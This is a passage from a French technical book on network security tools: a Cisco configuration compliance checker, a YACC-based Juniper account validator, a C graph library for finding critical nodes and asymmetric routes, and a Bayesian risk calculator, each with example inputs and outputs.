IN BLOCK ./demo.cf 1: line aux 0
PATTERN 12 'rcx=1<':  access-class [0-9]+ in
```

```
COUNTED 0

IN BLOCK ./demo.cf 7: line vty 0 4
PATTERN 23 'rcx=1<':  password 7 [0-9A-F]+
COUNTED 0
```

Cet exemple illustre en première erreur que la `line aux` (ligne 1 de la configuration) ne contient pas de `access-class [0-9]+ in`, comme l'exige le patron (ligne 12 du patron). De même, une deuxième erreur montre que la `line vty 0 4` (ligne 7 de la configuration) ne contient pas de `password 7 [0-9A-F]+`, comme l'exige le patron (ligne 23 du patron).

En situation réelle, l'outil HDIFF est utilisé pour vérifier la post-conformité lors de l'introduction d'une nouvelle fonctionnalité ou de changement global. Les équipements réseau sont sélectionnés d'après leur nature et leur fonction. À chaque catégorie correspond un patron modélisant le standard de configuration. Une fois les configurations mises à jour, les fichiers sont validés sur la base de leur patron respectif.

Analyse de configuration d'équipements réseau Juniper

Cette section a pour but d'illustrer les limitations inhérentes au développement d'un outil dédié à un problème complexe, sur un objet complexe. En un certain sens, l'outil Juniper est un échec en terme de simplicité et de souplesse, puisqu'il est complexe et lourd. De plus, toute modification, même mineure, requiert une programmation fastidieuse. Cependant, force est de constater qu'il est efficace.

Les équipements réseau Juniper ont un modèle de configuration hiérarchique, calqué sur la notion de bloc imbriqué, comme dans beaucoup de langages de programmation modernes. Heureusement, le constructeur publie la syntaxe complète dans la documentation disponible sur son site Internet.

Par opposition à l'outil HDIFF décrit à la section précédente, nous avons besoin d'un outil nous permettant de valider sémantiquement des configurations, et non seulement syntaxiquement. Les tests sémantiques peuvent être variés et ne sont pas définis à l'avance.

Dans ce cas précis, le parcours de configuration doit se faire avec une technique dite « dirigée par syntaxe » (*syntax-directed*). En effet, un même mot-clé pouvant se retrouver dans plusieurs sections différentes, l'analyseur doit pouvoir discriminer totalement son contexte d'utilisation. De plus, la configuration Juniper étant en format libre, un paramètre peut occuper plusieurs lignes, entrecoupées de commentaires. Ici encore, l'outil HDIFF, avec son approche ligne par ligne, n'est pas approprié.

Conception de l'outil

L'outil générique Juniper est construit à l'aide du générateur de compilateur YACC, et son analyseur lexical est un automate généré par LEX. Les tests sémantiques sont écrits en C.

Plus précisément, les tests sémantiques sont codés directement dans le fichier YACC, associés à une règle syntaxique donnée. Si nous ajoutons un nouveau test sémantique, il nous faut mettre à jour les règles syntaxiques YACC et coder le test voulu.

La partie la plus fastidieuse est certainement le parcours syntaxique, bien qu'il soit possible de court-circuiter les règles non pertinentes.

Prise en main

Soit la ligne de commande suivante :

```
juniper fichier-configuration
```

`fichier-configuration` spécifie le fichier contenant la configuration de l'équipement Juniper.

Exemple

Nous désirons valider la liste des comptes d'accès configurés sur les équipements réseau Juniper. Ces comptes et leurs caractéristiques sont définis par le patron de configuration suivant :

```
system {
        login {

    /* Définit un profil d'utilisateur */
            class <identifiant> {
                permissions [ <liste d'identifiants> ] ;
            }

    /* Définit un utilisateur identifié par son UID
      et de profile spécifié par sa classe */
            user <identifiant> {
                uid <entier> ;
                class <identifiant> ;
            }
        }
}
```

L'outil d'analyse doit ignorer les lexèmes apparaissant dans d'autres contextes, de façon que nous ne soyons pas obligés d'implémenter la totalité de la syntaxe Juniper.

Pour chaque utilisateur, l'analyseur doit vérifier l'unicité de son identifiant et de son UID. La classe d'un compte utilisateur peut être de type « super-usager » ou « lecture seulement ». Ces classes sont caractérisées par des identifiants de permission (la permission « admin » octroie les superpouvoirs et ne doit pas apparaître dans la classe non privilégiée). Au moins un compte de chaque classe doit être configuré.

Nous utilisons deux structures de fouilles (typiquement des ensembles) distinctes pour les classes et les utilisateurs. L'ensemble `"usagers"` pourrait avantageusement être doublement indexé par l'identifiant d'utilisateur et par l'UID.

Pour cet exemple, un pseudo-code YACC est préférable à une transcription littérale (les lexèmes littéraux sont en gras) :

```
/* dans le contexte system { login { … } } */

class identifiant { permission [ liste_identifiants ] ; }
{
      entrer l'identifiant de classe dans l'ensemble "classes".
      si l'entrée existait déjà alors erreur » classe non unique »

      si le mot clef admin est dans la liste des permissions alors
       étiquetter cette classe "super-pouvoirs"
      sinon
       étiquetter cette classe « lecture seulement »
}


/* on suppose que les classes sont définies avant les usagers */
user identifiant { uid numero ; class identifiant ; }
{
  si l'ensemble "usagers" contient déjà une entrée
           de même "uid <entier>" alors
       erreur « uid non unique »
      si l'ensemble "usagers" contient déjà une entrée
         de même "user <identifiant>" alors
       erreur « usager non unique »

      si l'identifiant de classe est dans l'ensemble "classes" alors
       copier localement l'étiquette de la classe
      sinon
       erreur « classe non définie »

  entrer l'identifiant usager, son uid et son étiquette de classe
     dans l'ensemble "usagers"
}


/* en sortant du contexte login { … } */
system { login { … }
{
  rw ← 0 ; ro ← 0 ;

      pour tous les enregistrements dans l'arbre "usagers" faire
       si étiquette == "super-pouvoirs" alors
     incrémenter rw
       sinon
         incrémenter ro
      fin pour

      si rw == 0 alors erreur « pas de super-usager »
      si ro == 0 alors erreur « pas de compte lecture seulement »
}
```

Un fichier de configuration Juniper contient les déclarations de classes et d'utilisateurs suivants :

```
system {
  login {
   class c1 {
     permissions [admin];
   }

   class c2 {
     permissions [admin firewall];
   }

   class c3 {
     permissions [firewall];
   }


   user cedric {
     uid 1000;
     class c1;
   }

   user denis {
     uid 1000;
     class c2;
   }

   user margot {
     uid 1001;
     class c4;
   }
  }
}
```

Si nous exécutons le programme Juniper sur ce fichier de configuration, nous obtenons le résultat suivant :

```
margot/15.juniper$ ./juniper demo.conf
demo.conf
    utilisateur 'margot': classe 'c4' non déclarée.
    utilisateur 'cedric': uid '1000' dupliqué.
    Pas d'utilisateur read-only.
```

Le programme Juniper se restreint aujourd'hui à l'analyse sémantique des déclarations de classes et d'utilisateurs, mais il peut être étendu à d'autres vérifications syntaxiques et sémantiques.

Gestion de graphes

L'implémentation d'algorithmes de graphes est un exercice de programmation classique dans les cursus universitaires. De plus, des outils adéquats se trouvent facilement sur Internet.

Pourtant, nombre de ces outils ne sont que des jouets ou, au mieux, des exercices de style. Les autres produits sont souvent des programmes avec interface graphique ou des collections d'algorithmes sophistiqués implémentés sur une structure de données peu adaptée à notre contexte.

La bibliothèque GRAPH a été développée suivant des critères précis. Elle doit pouvoir manipuler des graphes dirigés ou non dirigés, de taille non bornée *a priori*. Elle doit être simple, avec une interface souple, et privilégier l'optimisation en temps par rapport à l'optimisation en espace. La bibliothèque doit être portable sur l'ensemble des plates-formes Unix, avec un minimum de dépendances.

La bibliothèque GRAPH et son interface shell nécessitent des connaissances de base en théorie des graphes, ainsi que de l'environnement Unix.

Cet outil est écrit en moins de 2 500 lignes de code C.

Conception de l'outil

Les choix fondamentaux, sous-jacents au développement de la bibliothèque GRAPH sont des conséquences directes de son contexte particulier d'utilisation : l'analyse de réseaux de routeurs interconnectés par des liens locaux (LAN) ou par des liens globaux (WAN).

Il est donc assumé que les graphes ne sont pas denses :

- Une structure de données non opaque donne une visibilité sur tous les champs internes, facilitant d'autant l'évolution de la bibliothèque avec des fonctions *ad hoc*. Cette approche évite de gérer une interface fonctionnelle fastidieuse.
- Une grande mémoire centrale est disponible sur beaucoup de plates-formes et permet de se libérer des contraintes mémoire. En fait, dans le compromis classique espace/temps, la bibliothèque GRAPH privilégie la rapidité d'exécution. La bibliothèque consomme $O(m^2 + n)$ octets pour un graphe de m nœuds et n arcs.
- Les algorithmes implémentés sont efficaces asymptotiquement. Par exemple, les plus courts chemins sont calculés avec des itérations sur l'algorithme de Dijkstra, en utilisant une liste prioritaire comme structure de données, plutôt que l'algorithme plus simple de fermeture transitive de Floyd-Warshall. En revanche, la clarté du codage est privilégiée par rapport aux optimisations de codage. Ainsi, les tableaux sont-ils référencés par indexation et non par arithmétique sur des pointeurs. Ce dernier point est relativement mineur, car la bibliothèque peut être compilée avec toutes les options d'optimisation.
- Plusieurs représentations internes d'un même graphe sont implémentées. Ce critère découle directement des précédents. Parce que différents algorithmes sont idéalement

supportés par différentes structures de données, nous avons choisi de représenter un graphe en parallèle par les trois structures classiques : listes d'adjacences, listes d'incidences et matrice d'incidences. Ces trois structures, bien que gourmandes en mémoire, permettent d'accéder à n'importe quel nœud ou arc en temps constant.

- Une programmation défensive, bien que plus lourde, assure la consistance des structures de données et permet de détecter les fautes classiques, comme une mauvaise récupération de mémoire (*memory leak*). Le code est donc prévu pour inclure des vérifications internes sous forme d'assertions, et ce dans toutes les fonctions. L'effet de bord évident est de taxer l'efficacité temps. Bien sûr, l'utilisation fréquente de la bibliothèque permet de détecter les erreurs et de stabiliser le code. La bibliothèque peut être recompilée avec les assertions désactivées.
- La facilité d'utilisation est importante dans ce contexte. Il y a non seulement des primitives de bas niveau (ajouter un nœud, ajouter un arc, fouille en profondeur, etc.), mais également plusieurs fonctions de haut niveau (plus courts chemins, points d'articulation, composantes connexes, etc.). Ce principe est sous-jacent à une bibliothèque totalement dynamique, avec une structure de données autocroissante ; l'utilisateur ou le programmeur peut, sans y être obligé, précalculer le nombre maximal de nœuds ou d'arcs.
- Une interface utilisateur primitive mais complète est incluse, ce qui permet d'invoquer toutes les fonctions de la bibliothèque à partir d'une commande shell. À la section suivante, les exemples sont donnés avec cette interface.
- La généralité est importante. La bibliothèque peut supporter librement des arcs dirigés ou non dirigés dans un même graphe. En fait, la non-direction est une caractéristique d'arc, et non de graphe. De plus, il est possible de définir plusieurs arcs, avec leurs paramètres respectifs, entre une même paire de nœuds.
- Un traitement « offline » est préféré à une approche incrémentale « online » ; c'est pourquoi il n'y a pas de primitive de destruction ni de modification de nœuds et d'arcs. La bibliothèque assume que le graphe initial sera l'objet final du traitement, sans possibilité de mise à jour. Ainsi, l'interface shell lit un graphe puis applique directement les algorithmes choisis.

Prise en main

Soit la ligne de commande suivante :

```
graph -acfpsv fichier
```

- `-c` calcule et imprime toutes les composantes connexes.
- `-f` calcule et imprime tous les points d'articulation. Cette option est utile pour trouver les nœuds critiques (*single points of failure*).
- `-F` calcule et imprime les points d'articulation comme avec l'option `-f` et imprime les partitions de nœuds autour de chaque point d'articulation. Essentiellement, cette option calcule comment un graphe serait déconnecté sans les nœuds critiques.


- `-p` calcule et imprime les chemins entre chaque paire de nœuds, détecte les chemins asymétriques et imprime le coût associé à chaque chemin.
- `-s` calcule et imprime toutes les composantes fortement connexes.
- `-v` imprime le graphe lui-même.
- `fichier` spécifie le fichier contenant la description du graphe.

Exemples

Le premier exemple illustre le calcul des nœuds et arcs critiques (*single points of failure*).

Dans le graphe non dirigé illustré à la figure 15.3, les huit nœuds représentent des équipements réseau, et les dix arcs les liens de communication entre ces équipements. Les arcs sont tous de coût zéro.

Figure 15.3
Exemple de graphe (graphe1)



Le fichier **graphe1.dat** représente ce graphe :

```
# graphe1.dat

U  A B
U  A C
U  B C
U  C D
```

```
U  C E
U  E F
U  E G
U  E H
U  F H
U  G H
```

Le fichier est constitué de 12 lignes, la première étant un commentaire, la deuxième ligne étant vide, et les 10 lignes suivantes encodant un seul arc. Un arc non dirigé est caractérisé par la lettre U, suivie des étiquettes des deux nœuds reliés par cet arc. Il est possible d'ajouter un quatrième champ spécifiant le coût associé à l'arc, lequel est 1 par défaut. Il n'est pas nécessaire de prédéclarer les nœuds, bien que ce soit possible. Ce dernier cas est utile pour associer un coût à un nœud.

L'invocation de l'outil GRAPH calcule les composantes connectées ainsi que les points d'articulation avec les partitions associées :

```
margot/15.graph$ graph -cF graphe1.dat
graphe1.dat: 8 nodes, 10 edges, 4512 bytes
connected component (8 nodes):
{ A B C D E F G H }
articulation point: C
node partition: { A B }
node partition: { D }
node partition: { E F G H }
articulation point: E
node partition: { A B C D }
node partition: { F G H }
```

Pour obtenir l'ensemble des éléments critiques, liens de communication compris, nous utilisons l'astuce suivante : remplacer chaque arc par un nœud artificiel, de poids identique à l'arc. Ce nouveau nœud est connecté par des arcs de poids nul.


Ainsi, l'exemple devient le graphe illustré à la figure 15.4.

Le fichier **graphe2.dat** donne l'encodage de ce graphe :

```
# graphe2.dat

N  A-B 1
N  A-C 1
N  B-C 1
N  C-D 1
N  C-E 1
N  E-F 1
N  E-G 1
N  E-H 1
N  F-H 1
N  G-H 1

U  A A-B 0
U  B A-B 0
```

```
U  A A-C 0
U  C A-C 0
U  B B-C 0
U  C B-C 0
U  C C-D 0
U  D C-D 0
U  C C-E 0
U  E C-E 0
U  E E-F 0
U  F E-F 0
U  E E-G 0
U  G E-G 0
U  E E-H 0
U  H E-H 0
U  F F-H 0
U  H F-H 0
U  G G-H 0
U  H G-H 0
```

Figure 15.4
Exemple de graphe
(graphe2)



Ici, les nœuds artificiels sont déclarés avec un coût de « 1 », correspondant au coût des arcs de l'exemple 1. Les arcs sont déclarés avec un coût nul.


L'invocation de l'outil GRAPH donne l'ensemble de tous les éléments critiques :

```
margot/15.graph$ graph -F graphe2.dat
graphe2.dat: 18 nodes, 20 edges, 23656 bytes
articulation point: C-D[1]
node partition: { A-B[1] A-C[1] B-C[1] C-E[1] E-F[1] E-G[1] E-H[1] F-H[1] G-H[1]
A B C E F G H }
node partition: { D }
articulation point: C-E[1]
node partition: { A-B[1] A-C[1] B-C[1] C-D[1] A B C D }
node partition: { E-F[1] E-G[1] E-H[1] F-H[1] G-H[1] E F G H }
articulation point: C
node partition: { A-B[1] A-C[1] B-C[1] A B }
node partition: { C-D[1] D }
node partition: { C-E[1] E-F[1] E-G[1] E-H[1] F-H[1] G-H[1] E F G H }
articulation point: E
node partition: { A-B[1] A-C[1] B-C[1] C-D[1] C-E[1] A B C D }
node partition: { E-F[1] E-G[1] E-H[1] F-H[1] G-H[1] F G H }
```

Nous avons donc les nœuds critiques C et E comme précédemment, puis les arcs critiques C-D et C-E.

Dans l'exemple illustré à la figure 15.5, le poids des arcs modélise le coût de chaque route. Le graphe est dirigé, afin de pouvoir représenter des routes de coûts asymétriques, et certains arcs sont absents à cause d'un contrôle d'accès sur le nœud bloquant tout trafic.

Figure 15.5
Exemple de graphe (graphe3)



Le fichier **graphe3.dat** encode cet exemple. Dans le premier champ, la lettre D spécifie un arc dirigé :

```
# graphe3.dat
#
D  A B  5
D  A C  3
D  B A  5
D  C A  2
D  C B  1
D  C D  3
D  C E  2
D  D C  3
D  E C  2
D  E F  3
D  E H  1
D  F H  4
D  G E  4
D  G H  3
D  H F  4
D  H G  3
```

Si nous souhaitons vérifier qu'il y a un chemin entre toutes les paires de nœuds (il n'y a qu'une seule composante fortement connexe), nous obtenons la liste des chemins asymétriques.

Cette liste est partiellement donnée dans la transcription suivante :

```
margot/15.graph$ graph -asp graphe3.dat
graphe3.dat: 8 nodes, 16 edges, 4488 bytes
strongly connected component (8 nodes):
{ A B C D E F H G }
paths:
A <-> B
asymetric paths:
cost: 4 < (A -> C)[3] (C -> B) >
cost: 5 < (B -> A)[5] >
A <-> C
asymetric paths:
cost: 3 < (A -> C)[3] >
cost: 2 < (C -> A)[2] >
A <-> D
asymetric paths:
cost: 6 < (A -> C)[3] (C -> D)[3] >
cost: 5 < (D -> C)[3] (C -> A)[2] >
A <-> E
asymetric paths:
cost: 5 < (A -> C)[3] (C -> E)[2] >
cost: 4 < (E -> C)[2] (C -> A)[2] >
A <-> H
asymetric paths:
cost: 6 < (A -> C)[3] (C -> E)[2] (E -> H) >
cost: 11 < (H -> G)[3] (G -> E)[4] (E -> C)[2] (C -> A)[2] >
A <-> G
```

```
asymetric paths:
cost: 9 < (A -> C)[3] (C -> E)[2] (E -> H) (H -> G)[3] >
cost: 8 < (G -> E)[4] (E -> C)[2] (C -> A)[2] >
B <-> C
asymetric paths:
cost: 8 < (B -> A)[5] (A -> C)[3] >
cost: 1 < (C -> B) >
B <-> D
asymetric paths:
cost: 11 < (B -> A)[5] (A -> C)[3] (C -> D)[3] >
cost: 4 < (D -> C)[3] (C -> B) >
B <-> E
asymetric paths:
cost: 10 < (B -> A)[5] (A -> C)[3] (C -> E)[2] >
cost: 3 < (E -> C)[2] (C -> B) >
B <-> F
asymetric paths:
cost: 13 < (B -> A)[5] (A -> C)[3] (C -> E)[2] (E -> F)[3] >
cost: 14 < (F -> H)[4] (H -> G)[3] (G -> E)[4] (E -> C)[2] (C -> B) >
B <-> H
asymetric paths:
cost: 11 < (B -> A)[5] (A -> C)[3] (C -> E)[2] (E -> H) >
cost: 10 < (H -> G)[3] (G -> E)[4] (E -> C)[2] (C -> B) >
B <-> G
asymetric paths:
cost: 14 < (B -> A)[5] (A -> C)[3] (C -> E)[2] (E -> H) (H -> G)[3] >
cost: 7 < (G -> E)[4] (E -> C)[2] (C -> B) >
cost: 7 < (G -> H)[3] (H -> F)[4] >
```

En situation réelle, nous extrayons les informations de connectivité à partir des fichiers de configuration des routeurs composant un réseau. Ces informations sont typiquement extraites de la configuration des interfaces LAN et WAN. L'adresse IP du sous-réseau ainsi que son masque permettent de reconstruire la connectivité de tout un réseau, sous l'hypothèse que le plan d'adressage ne contienne pas de doublon ; les adresses doivent être uniques dans le réseau.

Dans certains cas particuliers, il est possible d'extraire de la configuration le coût associé à une route. Ce coût est alors reflété sur l'arc modélisant le lien de communication. Le coût des routes induit un graphe dirigé, mais symétrique sur la connectivité.

Un autre cas intéressant est l'analyse inter-VPN sur une structure MPLS. En effet, la connectivité étant asymétrique, un VPN peut être exporté et indépendamment importé. Dans ce cas particulier, le coût est constant. Ainsi, nous pouvons extraire de l'ensemble des configurations tous les paramètres d'import et d'export pour ensuite construire le graphe dirigé de connectivité inter-VPN.

Ce graphe n'est pas nécessairement symétrique. Une fouille en profondeur donne le périmètre d'un VPN, c'est-à-dire l'ensemble des routeurs accessibles à partir d'un seul point. Finalement, le calcul des routes asymétriques met en lumière les erreurs d'importation et d'exportation des tables de routage.

Sur un ordinateur personnel moyen de gamme, la bibliothèque GRAPH permet le traitement routinier de réseaux de plusieurs milliers de nœuds.

Calculateur de risque

Nous avons vu au chapitre 14 comment évaluer les impacts et une valeur de risque par une modélisation probabiliste. Un arbre probabiliste associé à divers scénarios d'événements est engendré à partir d'une description des vulnérabilités et des règles de propagation. Cet arbre probabiliste peut être potentiellement très important et se recalcule chaque fois que le profil de vulnérabilité d'un équipement réseau change.

L'outil BAYES calcule les probabilités des impacts à partir d'un arbre probabiliste. Il calcule aussi la valeur de risque à partir de valeurs de conséquences associées aux impacts.

Cet outil est écrit en moins de 400 lignes de code C.

Conception de l'outil

BAYES calcule un arbre probabiliste à partir de données regroupées dans quatre fichiers distincts. Le premier fichier contient les vulnérabilités, le second les règles de propagation, le troisième les probabilités associées aux impacts (ou feuilles de l'arbre) et le dernier les conséquences associées aux impacts.

Comme nous le verrons dans les exemples ci-après, la formalisation des tests, des règles de propagation et des impacts est très ouverte et peut s'adapter à différents environnements.

La construction de l'arbre probabiliste par BAYES suit les règles décrites au chapitre 14, ainsi que les règles spécifiques suivantes :

- La racine de l'arbre probabiliste est le nœud `"0"`.
- L'impact `"0"` doit être compris comme la feuille indiquant qu'il n'y a pas d'impact.
- Il y a une distribution équiprobable des probabilités, hormis celle de l'impact `"0"`, associées aux nœuds issus du nœud racine.
- Un nœud final possède une feuille avec l'impact et la probabilité associée au nœud, mais aussi une feuille avec l'impact `"0"` prenant la valeur de probabilité restante.

Nous allons détailler les formats des quatre fichiers de données nécessaires à la construction de notre arbre probabiliste.

Fichier de vulnérabilités

Le fichier de vulnérabilités contient trois éléments par ligne. La première ligne correspond à la première vulnérabilité, et ainsi de suite. Les vulnérabilités apparaissent dans le fichier par le numéro de test auquel elles sont rattachées.

Les éléments sont les suivants :

- Le test (un test peut détecter une ou plusieurs vulnérabilités). Il s'agit d'un entier positif.
- L'objet sur lequel a été détectée la vulnérabilité. Il s'agit d'une chaîne de caractères ne contenant aucune espace.
- L'impact associé au test de sécurité. Il s'agit d'un entier positif.

Le fichier suivant contient deux vulnérabilités associées à deux tests différents ayant des impacts égaux :

```
margot/15.bayes$ cat exemple1.txt
1 A 1
2 A 1
```

En revanche, le fichier suivant indique deux vulnérabilités associées à de mêmes tests et impacts :

```
margot/15.bayes$ cat exemple2.txt
1 A 1
1 A 1
```

Fichier de propagations

Le fichier de propagations contient un ensemble de règles de propagation.

Chaque règle de propagation contient les éléments suivants :

- Un test (un test peut détecter une ou plusieurs vulnérabilités). Il s'agit d'un entier positif.
- L'objet sur lequel a été détectée la vulnérabilité. Il s'agit d'une chaîne de caractères ne contenant aucune espace.
- L'objet sur lequel peut se propager la vulnérabilité. Il s'agit d'une chaîne de caractères ne contenant aucune espace.
- La liste des tests avec lesquels nous déterminons la propagation de la vulnérabilité (un test peut détecter une ou plusieurs vulnérabilités).

Le fichier suivant contient trois règles de propagation. La première indique que le nœud racine peut propager les vulnérabilités associées aux tests 1 et 2 sur l'objet A. La deuxième indique que les vulnérabilités associées au test 1 peuvent se propager de l'objet A vers l'objet A sur les vulnérabilités détectées par les tests 1 et 2. La dernière indique que les vulnérabilités associées au test 2 peuvent se propager de l'objet A vers l'objet A sur les vulnérabilités détectées par les tests 1 et 2.

```
margot/15.bayes$ cat exemple1.rule
0 A A 1 2
1 A A 1 2
2 A A 1 2
```

Fichier de probabilités

Le fichier de probabilités contient les probabilités associées aux impacts (un élément par ligne). La première ligne correspond à la probabilité du premier impact, et ainsi de suite.

Les contraintes associées au fichier de probabilités sont les suivantes :

- La probabilité est un réel compris entre 0 et 1.
- La somme des probabilités de toutes les lignes n'est pas nécessairement égale à 1.
- La contrainte est que, pour tout ligne i, la somme des probabilités de l'impact 0 et de l'impact i est inférieure ou égale à 1.

Le fichier suivant indique trois valeurs de probabilités (associées aux impacts 0, 1, 2) :

```
margot/15.bayes$ cat exemple1.proba
0.1
0.3
0.3
```

Fichier de conséquences

Le fichier de conséquences contient les conséquences associées aux impacts (un élément par ligne). La première ligne correspond à la valeur de conséquence du premier impact, et ainsi de suite.

La conséquence est un réel positif. Cette valeur est arbitraire et sans contrainte.

Le fichier suivant indique trois valeurs de conséquences (associés aux impacts 0, 1, 2) :

```
margot/15.bayes$ cat exemple1.cons
10
50
100
```

Prise en main

Soit la ligne de commande suivante :

```
bayes fichier-vulnérabilités fichier-propagation fichier-conséquences profondeur
```

- `fichier-vulnérabilités` spécifie le fichier contenant les vulnérabilités.
- `fichier-propagations` spécifie le fichier contenant les règles de propagation.
- `fichier-conséquences` spécifie le fichier contenant les valeurs des conséquences associées aux impacts.
- `profondeur` est un nombre entier spécifiant la profondeur maximale d'exploration de l'arbre probabiliste.


Exemple élémentaire

Définissons notre premier arbre probabiliste avec les fichiers de données suivants :

```
margot/15.bayes$ cat exemple1.rule
0 A A 1 2
1 A A 1 2
2 A A 1 2
margot/15.bayes$ cat exemple1.proba
0.1
0.3
0.3
margot/15.bayes$ cat exemple1.txt
1 A 1
2 A 2
```

La figure 15.6 illustre l'arbre probabiliste associé.

Figure 15.6
Arbre probabiliste élémentaire



Le calcul des impacts 0, 1 et 2 est donné par les formules suivantes :

$I(0) = 0,1 + 0,7 \times 0,6 \times 0,45 + 0,1 \times 0,45 + 0,7 \times 0,6 \times 0,45 + 0,1 \times 0,45 = 0,568$

$I(1) = 0.3 \times 0,45 + 0,3 \times 0,6 \times 0,45 = 0,216$

$I(2) = 0,3 \times 0,6 \times 0,45 + 0,3 \times 0,45 = 0,216$

Si nous exécutons le programme BAYES sur ces fichiers de données, nous retrouvons ces mêmes valeurs :

```
margot/15.bayes$ make exemple1
normalise exemple1.rule exemple1.proba exemple1.txt exemple1.cons
bayes exemple1.txt.ref.dat[1234] 10

------------------------------------------------------------------------
nb_tests = 3
nb_impacts = 3
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
nb_conséquences (impacts) =  1.000000e+01  5.000000e+01  1.000000e+02
  0 (x 1) impact 0:
  1 (x 1) impact 1:
  2 (x 1) impact 2:
```


```
------------------------------------------------------------------------
bayes: 1 0 2 1.000000e-01 0.000000e+00 0.000000e+00 0.000000e+00 4.500000e-01
bayes: 2 1 1 1.450000e-01 1.350000e-01 0.000000e+00 0.000000e+00 2.700000e-01
bayes card==0: 2 2 0 3.340000e-01 1.350000e-01 8.100000e-02 0.000000e+00 2.700000e-01
bayes: 2 2 1 3.790000e-01 1.350000e-01 2.160000e-01 0.000000e+00 2.700000e-01
bayes card==0: 2 1 0 5.680000e-01 2.160000e-01 2.160000e-01 0.000000e+00 2.700000e-01
------------------------------------------------------------------------
distribution des probabilités (impacts): 5.680000e-01  2.160000e-01
  2.160000e-01 1.000000e+00
risque : 1.296000e+01
éléments parcourus : 5.000000e+00
profondeur : 2
------------------------------------------------------------------------
```

Modifions l'arbre probabiliste par le fichier de propagation :

```
margot/15.bayes$ cat exemple2.rule
0 A A 1 2
1 A A 1 2
```

La figure 15.7 illustre l'arbre probabiliste associé.

Figure 15.7
Arbre probabiliste élémentaire modifié



Le calcul des impacts 0, 1 et 2 est donné par les formules suivantes :

$I(0) = 0,1 + 0,7 \times 0,6 \times 0,45 + 0,1 \times 0,45 + 0,7 \times 0,6 \times 0,45 + 0,7 \times 0,45 = 0,649$

$I(1) = 0,3 \times 0,45 = 0,135$

$I(2) = 0,3 \times 0,6 \times 0,45 + 0,3 \times 0,45 = 0,216$

Si nous exécutons le programme BAYES sur ces fichiers de données, nous retrouvons ces mêmes valeurs :

```
margot/15.bayes$ make exemple2
normalise exemple2.rule exemple2.proba exemple2.txt exemple2.cons
bayes exemple2.txt.ref.dat[1234] 10
```

```
------------------------------------------------------------------------
nb_tests = 3
nb_impacts = 3
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
nb_conséquences (impacts) =  1.000000e+01  5.000000e+01  1.000000e+02
  0 (x 1) impact 0:
  1 (x 1) impact 1:
  2 (x 1) impact 2:
------------------------------------------------------------------------
bayes: 1 0 2 1.000000e-01 0.000000e+00 0.000000e+00 0.000000e+00 4.500000e-01
bayes: 2 1 1 1.450000e-01 1.350000e-01 0.000000e+00 0.000000e+00 2.700000e-01
bayes card==0: 2 2 0 3.340000e-01 1.350000e-01 8.100000e-02 0.000000e+00 2.700000e-01
bayes card==0: 1 2 0 6.490000e-01 1.350000e-01 2.160000e-01 0.000000e+00 4.500000e-01
------------------------------------------------------------------------
distribution des probabilités (impacts): 6.490000e-01  1.350000e-01
2.160000e-01 1.000000e+00
risque : 1.215000e+01
éléments parcourus : 4.000000e+00
profondeur : 2
------------------------------------------------------------------------
```

Exemple réseau

Prenons maintenant le cas de figure d'un réseau constitué de deux pare-feu (fw1, fw2) et d'un serveur Web (web), comme illustré à la figure 15.8.

